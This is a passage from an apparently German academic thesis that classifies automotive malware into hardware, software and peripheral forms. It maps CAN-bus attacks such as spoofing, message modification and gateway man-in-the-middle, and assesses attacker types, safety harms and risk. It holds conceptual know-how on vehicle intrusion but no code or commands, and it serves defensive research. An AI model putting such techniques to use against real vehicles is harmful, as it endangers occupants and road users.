[1]) Ein pauschales Unterbrechen sämtlicher Kommunikation kann indirekt über Denial-of-Service-Angriffe erfolgen (z.B. Erzeugen von Error-Frames, Flooding mit hochprioren Nachrichten, Kurzschließen des Busses etc.).

[2]) Eine Nachrichtenmodifikation kann teils durch eine Kombination von Sniffing und Spoofing nachgebildet werden, indem direkt auf den Empfang einer Nachricht mit einer inhaltlich veränderten Kopie geantwortet wird. Die originale Nachricht erreicht jedoch ebenfalls die üblichen Empfänger und kann ausgewertet werden.

[3]) Als Unterbrechen kann auch ein Löschen (s.o.) gewertet werden, sofern der Inhalt der vom Bus entfernten Nachricht durch die Malware nicht ausgewertet sondern verworfen wird.

Tabelle 9: Basisangriffe unterschiedlich positionierter Malicious Automotive Hardware

Relevante busseitige Basisangriffe durch automotive Malware der Ausprägung MAS

Die durch MAS erzielbaren Buszugriffe sind abhängig von der vorgegebenen Platzierung des infizierten Steuergeräts (Wirts-ECU). Die im Folgenden beschriebenen Fälle sind in Tabelle 10 dargestellt.

Befindet sich die Wirts-ECU als normaler Teilnehmer an einem einzelnen Busnetzwerk (z.B. Komfort-CAN-Subnetz), so beschränken sich die durch die Malware auf die Buskommunikation realisierbaren Zugriffe abhängig von der Feldbustechnologie auf diejenigen, welche auch für am jeweiligen Bus platzierte MAH möglich sind (linke Spalte von Tabelle 9).

Hat das infizierte Steuergerät hingegen eine Gatewayfunktion inne, d.h. ist vermittelnd an mehreren Feldbussen angeschlossen, sind darüber hinaus weitere Basisangriffe auf die Buskommunikation möglich. Diese zusätzlichen Möglichkeiten stehen jedoch ausschließlich für Nachrichten zur Verfügung, welche das infizierte Steuergerät im normalen Betrieb im Rahmen seiner Gatewayfunktion zwischen verschiedenen Bussen weiterleitet. Kann sich die eingedrungene Schadsoftware in die zugrundeliegenden Funktionen einhängen, so kann sie beispielsweise Nachrichten zurückhalten oder vor der Weiterleitung gezielt verändern.

In beiden zuvor diskutierten Fällen steht das volle Spektrum der Basisangriffe in Bezug auf solche Busnachrichten zur Verfügung, die als ein- oder ausgehende Nachrichten vom bestehenden Programmcode der Wirts-ECU verarbeitet werden. In diesem Fall kann die automotive Malware über eine geräteinterne Man-in-the-Middle-Position ausgehende Nachrichten der Wirts-ECU vor der Durchführung des physischen Sendevorgangs auslesen, ihre Übertragung löschen/unterbrechen, ihre Inhalte modifizieren sowie beliebige eigene Nachrichten auf den Bus geben. Auch eingehende Nachrichten können auf diese Weise den auf der Wirts-ECU implementierten (Original-)Anwendungen/-Routinen erst nach beliebiger Anwendung entsprechender Basisangriffe übergeben (bzw. nicht übergeben) werden.

	Bzgl. passierender Nachrichten zwischen weiteren ECUs		***Bzgl. ein-/ausgehender Nachrichten der Wirts-ECU***
	Wirt ist normaler Busteilnehmer	***Wirt ist ECU mit Gatewayfunktion***	
Lesen / Sniffing	X	X	X
Erzeugen / Spoofing	X	X	X
Stehlen / Löschen	–	X [2]	X
Unterbrechen	– [1]	X [2]	X
Modifizieren	– [1]	X [2]	X

Anmerkungen:
[1]) Beeinflussung bestehender Buskommunikation nur in den in Tabelle 9 links aufgezeigten Grenzen
[2]) Nur auf Nachrichten anwendbar, die standardmäßig über die Gatewayfunktion in einen anderen Bus weitervermittelt werden (vgl. zudem Hinweis zum rechten Teil von Tabelle 9).

Tabelle 10: Basisangriffe durch Malicious Automotive Software

Relevante busseitige Basisangriffe durch automotive Malware der Ausprägung MAP

Da bei der Malwareausprägung MAP keine zusätzliche Logik in das Gesamtsystem eingebracht wird, beschränkt sich der Einfluss des Angreifers während des Fahrzeugbetriebs auf die Möglichkeiten, die ihm die bestehende Funktionalität des automotiven (Gesamt-)Systems bietet. Dies trifft sowohl auf die Beeinflussung der automotiven IT im Allgemeinen als auch die automotive Buskommunikation im Speziellen zu.
Wenn ein Angreifer von außen mittels automotiver Malware der Ausprägung MAP bestehende Fahrzeugfunktionen anspricht bzw. Änderungen an der ihnen zugrundeliegenden Konfiguration vornimmt, können hierdurch ebenfalls elementare Basisangriffe erzielt werden. Welche Basisangriffe über eine MAP-Malware konkret realisierbar sind, hängt jedoch maßgeblich von der Art der verwendeten Schnittstellen, der adressierten Datenflüsse und der durch den Hersteller hinterlegten Funktionen ab. In Bezug auf die als Beispiel betrachtete automotive Feldbuskommunikation hängt es somit u.a. von der konkreten Umsetzung originaler Fahrzeugfunktionen ab, ob durch ihre unautorisierte Verwendung z.B. Informationen protokolliert werden (die der Angreifer später ggf. ausgelesen kann) oder Informationsflüsse unterbrochen, gelöscht, erzeugt oder modifiziert werden.

4.2 Einordnung der Reviewergebnisse in den Definitionsrahmen

In diesem Abschnitt werden die in Kapitel 3 allgemein vorgestellten Reviewergebnisse entlang der im vorigen Abschnitt 4.1 vorgestellten Definition für automotive Malware eingeordnet. Dazu werden sie den vorliegenden Malwareausprägungen und den jeweils primär relevanten Angreifertypen zugeordnet sowie die schadhaften Resultate zusammengefasst und diskutiert.

4.2.1 Aufschlüsselung nach automotiven Malwareausprägungen

Tabelle 11 liefert eine Abbildung der in Kapitel 3 vorgestellten Review-Szenarien auf die eingeführten automotiven Malwareausprägungen. Parallel zum Aufbau des Reviewkapitels gliedert sich die Auflistung nach den zugehörigen Umsetzungsstrategien aus den recherchierten Praxisbelegen (R_x) sowie den praktischen Laboruntersuchungen (L_x). Eine kompakte Übersicht über die einzelnen, über die Kürzel R_x und L_x adressierten Reviewergebnisse aus Kapitel 3 kann Anhang A entnommen werden.

Folgende Beobachtung ist eine der möglichen Erkenntnisse aus den getroffenen Zuordnungen in Tabelle 11: In den recherchierten Praxisfällen ist eingesetzte schadhafte Logik in den meisten Fällen außerhalb des Fahrzeugs positioniert (Ausprägungsform MAP). So wird z.B. in vielen Fällen eine Verbindung mit fahrzeuginternen Manipulationszielen mittels verschiedener (Diagnose-)Produkte über die OBD-Schnittstelle hergestellt. Während auch dem physischen Einbau unautorisierter IT-Komponenten in der Praxis eine praktische Bedeutung zukommt (Ausprägungsform MAH), so ist das Einspielen unautorisierter Software (Ausprägungsform MAS) in den beobachteten Praxisfällen noch vergleichsweise selten beobachtbar.

Teil 1: Recherchierte Praxisbelege			**MAH**	**MAS**	**MAP**
Motor:	Leistungs- und Ecotuning	$R_{1.1}$	x		
		$R_{1.2}$			x
		$R_{1.3}$		x	
	Denial of Service (DoS)	$R_{1.4}$		x	x
Wegstreckenzähler: Kilometerstandsmanipulation		$R_{2.1}$			x
		$R_{2.2}$			x
		$R_{2.3}$			x
Schließsystem: Unautorisierter Zugang zum Fahrzeug		$R_{3.1}$			x
		$R_{3.2}$			x
		$R_{3.3}$			x
		$R_{3.4}$			x
Airbagsystem: Unterdrücken von Airbag- und Gurtwarnungen		$R_{4.1}$	x		
		$R_{4.2}$	x		
		$R_{4.3}$			x
		$R_{4.4}$			x
Infotainment:	Unautorisierte Updates (Ressourcen wie z.B. Karten, POI, Bootsceens…)	$R_{5.1}$			x
		$R_{5.2}$			x
		$R_{5.3}$		x	
	Kombiinstrument beschreiben	$R_{5.4}$	x		
		$R_{5.5}$		x	
	TV in Motion	$R_{5.6}$			x
		$R_{5.7}$			x
		$R_{5.8}$	x		
Teil 2: Praktische Laboruntersuchungen:					
Fensterheber: Unautorisierte Beeinflussung		$L_{1.1}$		x	
		$L_{1.2}$	x		
Warnblinkanlage: Unterdrücken der Auslösung		L_2	x		
Airbagsystem Vortäuschen korrekter Funktionalität		$L_{3.1}$	x		
		$L_{3.2}$			x
		$L_{3.3}$	x		
Gateway: Aufheben der Isolation (lesen/schreiben)		$L_{4.1}$			x
		$L_{4.2}$			x
Navigation: Manipulation der Betriebssoftware		L_5		x	
Car-to-X: Simulation von C2X-Angriffsszenarien		$L_{6.1}$			x
		$L_{6.2}$			x

Tabelle 11: Zuordnung der Review-Szenarien zu den Ausprägungsformen automotiver Malware

4.2.2 Zuordnung zum Angreiferspektrum

Tabelle 12 zeigt eine Zuordnung der Reviewergebnisse auf das Angreiferspektrum der CERT-Taxonomie (Abschnitt 2.1.8) mit den vorgenommenen Erweiterungen (Abschnitt 4.1.2). Eine kompakte Übersicht über die einzelnen, über die Kürzel R_x und L_x adressierten Reviewergebnisse aus Kapitel 3 kann Anhang A entnommen werden.
Folgender Hinweis gilt hierbei für die akademisch untersuchten Szenarien, d.h. für sämtliche eigenen Laboruntersuchungen (L_x) sowie die entsprechenden Rechercheergebnisse (R_x): Während diese Szenarien zunächst primär der Kategorie Security Evaluation zuzuordnen sind, erfolgten gleichzeitig Zuordnungen zu einzelnen weiteren potentiell relevanten Angreifertypen, sofern die untersuchten Techniken und Strategien in der Praxis auch für deren typische Motivationen nutzbar wären.

			Hacker	Spione	Terroristen	Beauftr. Angest.	Prof. Kriminelle	Vandalen	Voyeure	Besitzer / Fahrer	Dienstleister	Security-Experten
Teil 1: Recherchierte Praxisbelege												
Motor:	Leistungs- und Ecotuning	$R_{1.1}$								x		
		$R_{1.2}$									x	
		$R_{1.3}$									x	
	Denial of Service (DoS)	$R_{1.4}$	x									x
Wegstreckenzähler: Kilometerstandsmanipulation		$R_{2.1}$									x	
		$R_{2.2}$									x	
		$R_{2.3}$								x		
Schließsystem: Unautorisierter Zugang zum Fahrzeug		$R_{3.1}$					x					
		$R_{3.2}$					x					
		$R_{3.3}$					x					x
		$R_{3.4}$					x					x
Airbagsystem: Unterdrücken von Airbag- und Gurtwarnungen		$R_{4.1}$								x		
		$R_{4.2}$								x		
		$R_{4.3}$									x	
		$R_{4.4}$								x		
Infotainment:	Unautorisierte Updates (Ressourcen wie z.B. Karten, POI, Bootsceens…)	$R_{5.1}$								x		
		$R_{5.2}$								x		
		$R_{5.3}$								x	x	
	Kombiinstrument beschreiben	$R_{5.4}$								x		
		$R_{5.5}$								x		x
	TV in Motion	$R_{5.6}$									x	
		$R_{5.7}$								x		
		$R_{5.8}$								x	x	
Teil 2: Praktische Laboruntersuchungen:												
Fensterheber: Unautorisierte Beeinflussung		$L_{1.1}$	x									x
		$L_{1.2}$	x									x
Warnblinkanlage: Unterdrücken der Auslösung		L_2					x					x
Airbagsystem: Vortäuschen korrekter Funktionalität		$L_{3.1}$										x
		$L_{3.2}$									x	x
		$L_{3.3}$					x				x	x
Gateway: Aufheben der Isolation (lesen/schreiben)		$L_{4.1}$		x					x			x
		$L_{4.2}$					x					x
Navigation: Manipulation der Betriebssoftware		L_5	x									x
Car-to-X: Simulation von C2X-Angriffsszenarien		$L_{6.1}$	x									x
		$L_{6.2}$	x									x

Tabelle 12: Zuordnung der Review-Szenarien zu den Angreiferkategorien

Die Zuordnungen in Tabelle 12 stützen u.a. folgende wesentliche Erkenntnis: Die erlangten Praxiseinblicke deuten darauf hin, dass stark destruktiv motivierten Angriffen in der Praxis noch keine erkennbare Bedeutung zukommt. So wurde z.B. keiner der recherchierten Praxisfälle den Angreifertypen Hacker, Terroristen, Spione oder Vandalen zugeordnet. Die entsprechend eingeordneten akademischen Untersuchungen, die im Kontext dieser Arbeit sowie von weiteren Forschern durchgeführt wurden, deuten jedoch darauf hin, dass automotive IT-Systeme durchaus diesbezügliche Angriffsfläche bieten können.
Hingegen ist elektronischen Eingriffen, die seitens der Fahrzeugnutzer selbst (ggf. auch über beauftragte Dienstleister) erfolgen, derzeit eine hervorstechende Bedeutung zuzumessen.

4.2.3 Einordnung als Funktions- oder Strukturwirkungen auftretender schadhafter Resultate

Ziel des Abschnitts ist es, zu den in den Abschnitten 3.1.x und 3.2.x allgemein vorgestellten Review-Szenarien (Recherche- und Laborbeispiele) eine Zuordnung jeweils relevanter schadhafter Resultate vorzunehmen. Hierzu werden diverse Beispiele entsprechender Folgen zusammengetragen, die als Einzelnachweise im Rahmen der Reviews beobachtet oder recherchiert wurden sowie darüber hinaus vorstellbar sind. Ergebnis ist ein erster breiterer Überblick über das Spektrum von Folgen unautorisierter Eingriffe in automotive IT.
Wie in den Abschnitten 4.1.3 und 4.1.4 vorgestellt, können schadhafte Resultate in Form verletzter Interessen der betrachteten Interessengruppen dargestellt werden, die z.B. die Security, die Safety oder den Komfort einschränken und als Funktions- oder auch Strukturwirkungen des automotiven Malwarevorfalls auftreten.

Schadhafte Resultate an einem Praxisbeispiel zu $R_{5.8}$

Ein exemplarischer Praxisbeleg zu Funktions- und Strukturwirkungen automotiver Malware, der an dieser Stelle vertiefend vorgestellt wird, wurde für die eigene Studie [DHKT11] (vgl. Abschnitt 3.1) im Gespräch mit einem Mitarbeiter eines großen Automobilherstellers ermittelt. Im berichteten Fall hatte der Besitzer eines Oberklassefahrzeugs bei einem Tuning-Anbieter eine TV-in-Motion-Freischaltung ($R_{5.8}$) beauftragt. Dieser setzte eine Bus-Filterbox ein, welche das Geschwindigkeitssignal auf Null setzt und so das Fernsehen auch während der Fahrt ermöglichte. Mangels einer für das Oberklasse-Model bestimmten Lösung verwendete er jedoch eine CAN-Filterbox für Mittelklassefahrzeuge desselben Herstellers. Dies war zwar aufgrund der übereinstimmenden Nachrichtensyntax funktional, jedoch konnte die Filterbox nicht wie vorgesehen direkt vor dem betreffenden Steuergerät platziert werden, da dieses im vorliegenden Oberklassemodell in einen glasfaserbasierten MOST-Ring (Abschnitt 2.4.2) eingebunden ist. Stattdessen platzierte der Tuner die Filterbox zwischen dem (CAN-basierten) Antriebsstrang-Netzwerk und dem zentralen Gateway-Steuergerät.
Einige Zeit später reklamierte der Besitzer bei einer Vertragswerkstatt, dass das Fahrzeug insbesondere bei schneller Fahrt kaum noch kontrollierbar wäre, da offenbar die Lenkung viel zu leichtgängig war. Über die elektronische Diagnose konnte in dem Oberklassefahrzeug durch die Vertragswerkstatt keine Fehlerursache ermittelt werden, weshalb es in der Folge beim Hersteller intensiv untersucht wurde. Erst hierbei wurde die vor den Gateway geschaltete CAN-Filterbox entdeckt, die von den Experten anschließend auf ihre Funktion untersucht und als Ursache des Fehlverhaltens festgestellt wurde.
Durch die Platzierung vor dem Gateway war die aktuelle Geschwindigkeit für sämtliche Steuergeräte außerhalb des Antriebsstrang-Netzwerks nur noch mit dem Wert 0 km/h sichtbar, was die zu hohe Lenkunterstützung bei schneller Fahrt erklärte.
Als weitere Strukturwirkungen des Eingriffs hätten laut des Interviewpartners auch noch weitaus kritischere Gefahren auftreten können: Wäre der Start-Stop-Knopf des Fahrzeugs versehendlich während der Fahrt betätigt worden, wäre aufgrund der Falschinformation nicht nur der Motor ausgegangen, sondern zudem das Lenkradschloss eingerastet.
Eine Übersicht über diese sowie potentielle weitere schadhafte Resultate zum Recherchebeispiel $R_{5.8}$ liefert Tabelle 13.

Schadhafte Resultate der weiteren Review-Szenarien

Für einen erweiterten Überblick über das Spektrum möglicher Folgen werden entsprechend in Tabelle 14 und Tabelle 15 auch die weiteren Review-Szenarien aus Kapitel 3 kompakt bezüglich bekannter sowie potentiell zu erwartender Folgen eingeordnet. Die Interessengruppen sind in Tabelle 15 über die Kürzel *H* (Fahrzeughersteller), *N* (Nutzer/Betreiber) und *G* (Gesetzgeber) gekennzeichnet: Eine Übersicht über die (über die Kürzel R_x und L_x adressierten) Reviewergebnisse kann Anhang A entnommen werden.

Die in Tabelle 13 bis Tabelle 15 beispielhaft aufgeführten Beispiele potentieller Folgen entsprechender Szenarien sowie das ergänzend gelieferte Praxisbeispiel verdeutlichen hierbei folgende Erkenntnisse: Grundsätzlich können Folgen sowohl für die Security als auch den Komfort und die Safety als schadhaftes Resultat von (z.B. malwarebasierten) automotiven Angriffen auftreten. Gleichzeitig zeigen der ausgeführte TV-in-Motion-Fall sowie die weiteren betrachteten Szenarien, dass nicht zwangsläufig alle auftretenden Folgen durch den Angrei-

fer beabsichtigt sein müssen: schadhafte Resultate können in verschiedenen Bereichen sowohl als Funktions- als auch als Strukturwirkung eines Angriffs auftreten.

	Geschädigte Interessen-gruppe	Verletztes Interesse	Funktions- / Strukturwirkung	Bereich:		
				Security	Safety	Komfort
$R_{5.8}$	Fahrzeughersteller	Aus Safetygründen vorgesehene Sperre der TV-Nutzung während der Fahrt wirkungslos	F		X	
	Fahrzeughersteller	Integrität von Busnachrichten verletzt (manipulierter Geschwindigkeitswert)	F	X		
	Nutzer / Betreiber	Gewohnte Nutzung/Genauigkeit der Navigation durch Falschinformation „stehendes Fzg." gestört	S			X
	Nutzer / Betreiber	Geschwindigkeitsadaptive Lautstärkeregulierung der Audioanlage funktionslos	S			X
	Nutzer / Betreiber	Gefahr ablenkungsbedingter Unfälle durch erhöhten Bedienaufwand der gestörten Geräte (s.o.)	S		X	
	Nutzer / Betreiber	Gewohnter Lenkkomfort bei mittlerer Geschwindigkeit gestört	S		X	X
	Nutzer / Betreiber	Fahrzeugkontrolle bei hohem Tempo durch maximale Lenkunterstützung gefährdet	S		X	
	Nutzer / Betreiber	Fahrzeugkontrolle ggf. unmöglich bei versehentlicher Motorabschaltung und Lenkradblockade	S		X	

Tabelle 13. Zuordnung schadhafter Resultate für Beispielszenario zu $R_{5.8}$

	Geschädigte Interessengr.	Verletztes Interesse	Funktions- / Strukturwirkung	Bereich:		
				Security	Safety	Komfort
$R_{1.x}$	H	Authentizität eingefügter Zusatzkomponenten nicht gegeben (z.B. ersetzter Sensor)	F	X		
	H	Integrität verfälschter Eingangs- und Konfigurationsdaten verletzt	F	X		
	N	Verfügbarkeit des Motors nach DoS-Angriff nicht gegeben	F	X		
	N	Normale Motorleistung, Beschleunigung nicht mehr erreicht (Eco-Tuning)	S			X
	G	Gesetzliche Emissionsgrenzwerte werden überschritten	S		X	
	N	Leib und Leben gefährdet bei Unfällen durch Überbeanspruchung wichtiger Komponenten wie Motor oder Bremsen (Leistungstuning)	S		X	
$R_{2.x}$	G	Gesetzliches Verbot von Kilometerstandsmanipulation wird gebrochen	F	X		
	H	Integrität des Kilometerstands an diversen Speicherstellen verletzt	F	X		
	N	Wartungsaufwand nach Kauf eines manipulierten Fahrzeugs unerwartet hoch	S		X	X
	N	Schäden nach Defekten durch verpasste, laufleistungsabhängige Wartungstermine	S		X	
$R_{3.x}$	H	Authentizität kopierter (Replay) oder weitergereichter (Relay) Nachrichten verletzt	F	X		
	H	Verfügbarkeit der Abschließfunktion (Jamming) nicht gegeben	F	X		
	N	Finanzielle Verluste durch Diebstahl von Wertgegenständen	F	X		
	N	Gestörte Verfügbarkeit des Schließsystems anderer Fahrzeuge bei Jamming	S			X
	N	Schnelle Fahrzeugöffnung bei Jamming nicht möglich, ggf. kritisch in Notsituationen (z.B. Notarzteinsatz)	S		X	
$R_{4.x}$	H	Aus Safetygründen vorgesehene Warnfunktionen bleiben wirkungslos	F		X	
	H	Integrität/Authentizität der Sitzbelegungssensoren verletzt (bei Ersetzung)	F	X		
	H	Verfügbarkeit der Airbag-Warnleuchte verletzt (z.B. bei physikalischer Abtrennung)	F	X		
	G	Gesetzliche Anschnallpflicht durch den Manipulateur ggf. bewusst verletzt	F		X	
	N	Leib und Leben ggf. auch weiterer Nutzer gefährdet (Gurtwarnung bleibt generell aus)	S		X	

Tabelle 14: Zuordnung schadhafter Resultate für die weiteren Rechercheszenarien $R_{1.x}$ - $R_{4.x}$

	Geschädigte Interessengr.	Verletztes Interesse	Funktions- / Strukturwirkung	Bereich: Security	Safety	Komfort
$L_{1.x}$	H	Authentizität von Busnachrichten verletzt (gefälschte Fenster-Ansteuerbefehle)	F	X		
	H	Integrität von Busnachrichten verletzt (enthaltener Schalterstatus)	F	X		
	H	Verfügbarkeit der Fensterheberfunktion eingeschränkt (Denial of Service)	F	X		
	N	Bedienkomfort des Fensters eingeschränkt, ggf. unangenehmer Luftzug	F			X
	N	Kontrolle des Fahrzeugs gefährdet, falls Fahrer kurzzeitig erschrickt	F/S		X	
L_2	H	Verfügbarkeit dieses Security-Dienstes der Diebstahlwarnanlage verletzt (Denial of Service)	F	X		
	H	Authentizität und Integrität von Busnachrichten verletzt (Blinker-Ansteuerungsbefehle)	F	X		
	N	Finanzielle Verluste durch nicht entdeckten Fahrzeugdiebstahl	F	X		
	N	Verfügbarkeit der Warnblinker ggf. auch später noch gestört, Gefahr von Auffahrunfällen	S		X	
$L_{3.x}$	H	Verfügbarkeit der Safetyfunktion zur Warnung vor nicht funktionalem Airbagsystem verletzt	F	X	X	
	H	Authentizität und Integrität von Busnachrichten verletzt (periodische Airbag-Statusnachrichten)	F	X		
	N	Leib und Leben bei späterem Unfall ggf. stärker gefährdet (keine Airbag-Auslösung)	S		X	
$L_{4.x}$	H	Authentizität der manipulierten Anfragen verletzt (nicht von zulässigem Tester)	F	X		
	H	Vertraulichkeit ausgelesener interner CAN-Nachrichten verletzt	F	X		
	H	Integrität und Authentizität der im Zielnetz generierten Nachrichten nicht gegeben	F	X		
	N	Datenschutz verletzt, falls personenbezogene Daten betroffen sind	F	X		
	N	Funktionen beliebiger Geräte im Zielnetzwerk ggf. gestört (durch dort indirekt generierte CAN-Nachrichten).	F/S	X	X	X
L_5	H	Integrität und Authentizität des Programmcodes des Navigationssystems verletzt	F	X		
	N	Bedienbarkeit des Navigationssystems durch den unautorisierten Code ggf. gestört	S			X
	N	Funktion safetyrelevanter Systeme ggf. gefährdet, sofern vom infizierten Navigationssystem aus beeinflussbar	F/S		X	
$L_{6.x}$	H	Integrität und Authentizität von C2X-Nachrichten (bei Nachrichtenfälschung)	F	X		
	N	Der Nutzen C2X-gestützter Dienste könnte durch Angriffe teils stark sinken	F/S			X
	N	Leib und Leben von Verkehrsteilnehmern ggf. gefährdet nach Angriffen auf safetyrelevante C2X-Dienste	F/S		X	

Tabelle 15: Zuordnung schadhafter Resultate für die Laborszenarien $L_{1.x}$ - $L_{6.x}$

4.3 Pauschale Abschätzung des Risikos nach Malwareausprägungen

Ausgehend von den ermittelten generellen Ausprägungsformen automotiver Malware, die für Eingriffe in automotive IT-Systeme eingesetzt werden, kann nun die durch Forschungsfrage 2c adressierte Abschätzung des mit ihnen zu verbindenden Risikos eingeleitet werden. Während für konkrete Einzelfälle (d.h. zu vorgegebenen Zielsystemen und dafür relevanten Bedrohungen) ausführliche Risikoanalysen unerlässlich sind, soll an dieser Stelle zunächst eine pauschale Abschätzung erfolgen. Eine pauschale Betrachtungsweise hilft, sich einen ersten, allgemeinen Überblick darüber zu verschaffen, welche Malwareausprägungen in welchem Maße als Risikofaktor moderner automotiver IT betrachtet und behandelt werden sollten.

Eine pauschale Risikoabschätzung kann z.B. aufbauend auf den bekannten Zusammenhängen aus Abschnitt 2.1.6 erfolgen, die jeweils das potentielle *Schadensausmaß* betrachten und dieses entweder mit dessen allgemeiner *Eintrittswahrscheinlichkeit* oder einer Kombination aus zugehörigen *Bedrohungen* und ausnutzbaren *Schwachstellen* verknüpfen.

Ein wichtiger Aspekt bei der Auswahl des im Folgenden zugrundezulegenden Zusammenhangs ist es, bei der Risikoabschätzung sowohl Funktions- und Strukturwirkungen berücksichtigen zu können – da deren Unterscheidung wie begründet im Kontext automotiver Malware sinnvoll ist. Denn grundsätzlich lassen sich durch die Berücksichtigung von Strukturwirkungen auch Risiken erfassen, die bei Bestehen einer Schwachstelle auch *ohne* das Vorliegen einer darauf ausgerichteten Bedrohungslage akut werden können.

Aus diesen Grund wird im Folgenden bewusst nicht auf den bestehenden Zusammenhang „*Risiko = Schwachstelle x Bedrohung*“ (vgl. Abschnitt 2.1.6) zurückgegriffen. Denn bei Abschätzungen zur Bedrohungslage möglicher Angriffsszenarien stützt man sich häufig auf einen vorausgesetzten Vorsatz zum Herbeiführen der betrachteten Folgen. Da ein solcher Vorsatz hinsichtlich des Schadensereignisses im Fall unbeabsichtigter Seiteneffekte nicht vorliegt, wäre die insgesamt vorliegende Bedrohungslage daher schwierig zu beziffern. Allerdings könnte dieser Ansatz in konkreter fassbaren Einzelszenarien Vorteile für Risikoabschätzungen bieten – z.B. wenn Strukturwirkungen bei diesen eine vernachlässigbare Rolle

spielen und sich die Szenarien hinsichtlich der Bedrohungslage und relevanter technischer Schwachstellen des konkret betrachteten Systems enger eingrenzen lassen.
Stattdessen stützt sich die folgende pauschale Risikoabschätzung bzgl. der betrachteten Eingangsgrößen auf den bekannten Zusammenhang aus der *Wahrscheinlichkeit eines Schadensereignisses* und der *Höhe des potentiellen Schadens* (Abschnitt 2.1.6 bzw. [Ecke08]):

- ***Einflussfaktoren für die Eintrittswahrscheinlichkeit von Schadensereignissen:*** Solang der Gesamtverbund automotiver IT-Systeme wesentliche Schwachstellen aufweist, hängt die zu erwartende Eintrittswahrscheinlichkeit von Schadensereignissen, die durch automotive Malware verursacht werden, insbesondere davon ab, ob sie als *Funktions- oder Strukturwirkung* entsprechender Vorfälle auftreten. Die Eintrittswahrscheinlichkeit von als Funktionswirkung anvisierten Schadensereignissen (z.B. das gezielte Herbeiführen von Safety-Gefährdungen) hängt primär von der Bedrohungslage ab – d.h. dem Grad und der Verbreitung der Angreifermotivation, genau diese zu verursachen. Pauschal kann sie daher als deutlich größer eingeschätzt werden als die Eintrittswahrscheinlichkeit von Schäden aus Strukturwirkungen. Diese könnten potentiell als unbeabsichtigte Seiteneffekte einzelner, anderweitig motivierter Eingriffe auftreten, die bei Einschätzungen der Bedrohungslage zu den betrachteten Schäden ggf. nicht erfasst wurden.
- ***Einflussfaktoren für die Höhe des potentiellen Schadens:*** Gleichzeitig begrenzen die für die jeweilige Ausprägungsform typischen *Möglichkeiten zur technischen Interaktion* mit dem automotiven Gesamtsystem den Handlungsspielraum der Malware – und damit, in gewissen Grenzen, auch die zu erwartende Höhe des potentiellen Schadens.

In Bezug auf die drei Ausprägungsformen automotiver Malware werden diese Einflussfaktoren in den Folgeabschnitten 4.3.1 und 4.3.2 vertiefend behandelt.

4.3.1 Pauschale Abschätzung der Schadenshöhe

Die Größenordnungen der zu erwartenden Höhe potentieller Schäden lassen sich pauschal für die betrachteten drei automotiven Malwareausprägungen folgendermaßen einschätzen:

Schadenspotential von Malicious automotive Peripherals (MAP):

Die technischen Interaktionsmöglichkeiten von Exemplaren dieser Malwareausprägung (z.B. Diagnoseprodukte oder sonstige vorübergehend periphär angebundene Hard- und Software, die keine aktiven Bestandteile im Fahrzeug zurücklässt) hängen stark von den Möglichkeiten der Protokolle ab, die an den betreffenden externen Schnittstellen nutzbar sind. Sofern keine bislang unbekannten bzw. ungeschlossenen Schwachstellen ausnutzbar sind, ist MAP daher zumeist auf den Wirkungsradius herstellerseitig vorgesehener Konfigurationsmöglichkeiten beschränkt. Automotive IT-Systeme akzeptieren solche von außen anpassbare Konfigurationswerte bzw. sonstige externe Eingaben i.d.R. nur in unkritischen Grenzen bzw. nur bis zu gerade noch akzeptablen Extremwerten. Das zu erwartende Schadensausmaß kann damit im Vergleich zu den anderen Malwareausprägungen als geringer eingeschätzt werden.
Auch wenn ausgenutzte Systemfunktionen nur für Testzwecke oder andere Nutzungskontexte (z.B. in anderen Ländern) vorgesehen sind, sind sie i.d.R. von den Entwicklern des Zielsystems entworfen worden, die sich der Systemeigenschaften und Wechselwirkungen mit dem Gesamtsystem generell eher bewusst sind. Entwicklerfunktionen mit erhöhtem Missbrauchspotential werden typischerweise vor Produktion und Auslieferung entfernt oder über spezielle Schutzvorkehrungen gegen eine unautorisierte Verwendung abgesichert.
Auch im Review zeigte sich, dass viele durch MAP missbräuchlich genutzte Fahrzeugfunktionen auf das (De-)Aktivieren von Funktionalitäten oder die Wahl von Konfigurationswerten aus vorgegebenen Optionen beschränkt sind. Potentielle schadhafte Auswirkungen sind daher erwartungsgemäß begrenzt, bzw. können allenfalls in Einzelfällen relevant werden[18].
Als allgemeine Abschätzung wird für diese Malwareausprägung wird insgesamt ein niedriges bis mittleres Schadenspotential veranschlagt (siehe Tabelle 16).

[18] Beispielsweise könnte der Entwickler eine ungeeignete Kombination von (einzeln gesehen unkritischen) Konfigurationswerten übersehen haben, die in der Folge nicht blockiert wird und zu unvorhergesehenen Schäden führen könnte. Auch könnte im Einzelfall vergessen worden sein, eine kritische Testfunktion zu entfernen oder geeignet abzusichern – bzw. das eingesetzte Zugriffsschutzverfahren konnte zwischenzeitlich durch Angreifer gebrochen werden.

Schadenspotential von Malicious automotive Hardware (MAH):

Zum Teil deutlich umfangreichere technische Interaktionsmöglichkeiten sind prinzipiell auf Ebene der fahrzeuginternen Kommunikationsinfrastruktur möglich, d.h. unter direktem Zugriff auf digitale Bussysteme oder auf analoge Leitungen zu Sensorik oder Aktorik. In Hardwareform eingebrachte Malware kann hierüber eine Vielzahl denkbarer Eingriffe vornehmen, die nicht durch den Hersteller vorgesehen wurden (das heißt: nicht einmal zu Testzwecken).
Auf der anderen Seite weisen automotive Regelsysteme, insbesondere für safetykritische Funktionen, Notlaufeigenschaften auf bzw. verwenden Ersatzwerte – für Fälle, in denen wichtige Eingabedaten z.B. fehlen (etwa durch einen Kabelschaden) oder zu stark von zulässigen Werten abweichen (etwa durch defekte Sensoren). Dies wirkt dem Schadenspotential von außerhalb der originalen Steuergeräte positionierter MAH wiederum etwas entgegen.
Als allgemeine Abschätzung wird für diese Malwareausprägung insgesamt ein mittleres bis hohes Gefährdungspotential veranschlagt (siehe Tabelle 16).

Schadenspotential von Malicious automotive Software (MAS):

Der umfangreichste Grad technischer Interaktionsmöglichkeiten besteht in der Möglichkeit, beliebigen Code direkt in bestehende Steuergeräte einbringen (bzw. gezielte Änderungen an deren bestehenden Betriebssoftware vornehmen) zu können – unabhängig davon, ob der Eingriff über logische Umprogrammierung (z.B. über den Diagnoseport) oder invasive physische Eingriffe (z.B. Austausch von Speicherbausteinen) erfolgt. Da über entsprechende MAS in der Regel beliebige Zugriffe auf die an das betroffene Steuergerät angebundene Sensorik und Aktorik möglich sind und sich geräteseitig vorgesehene Sicherheitsfunktionen am ehesten von dieser internen Position aus umgehen oder deaktivieren lassen, sind erzielbare Auswirkungen auf zentrale Fahrzeugfunktionen und fahrsicherheits-relevante Eigenschaften bei dieser Malwareausprägung am wahrscheinlichsten.
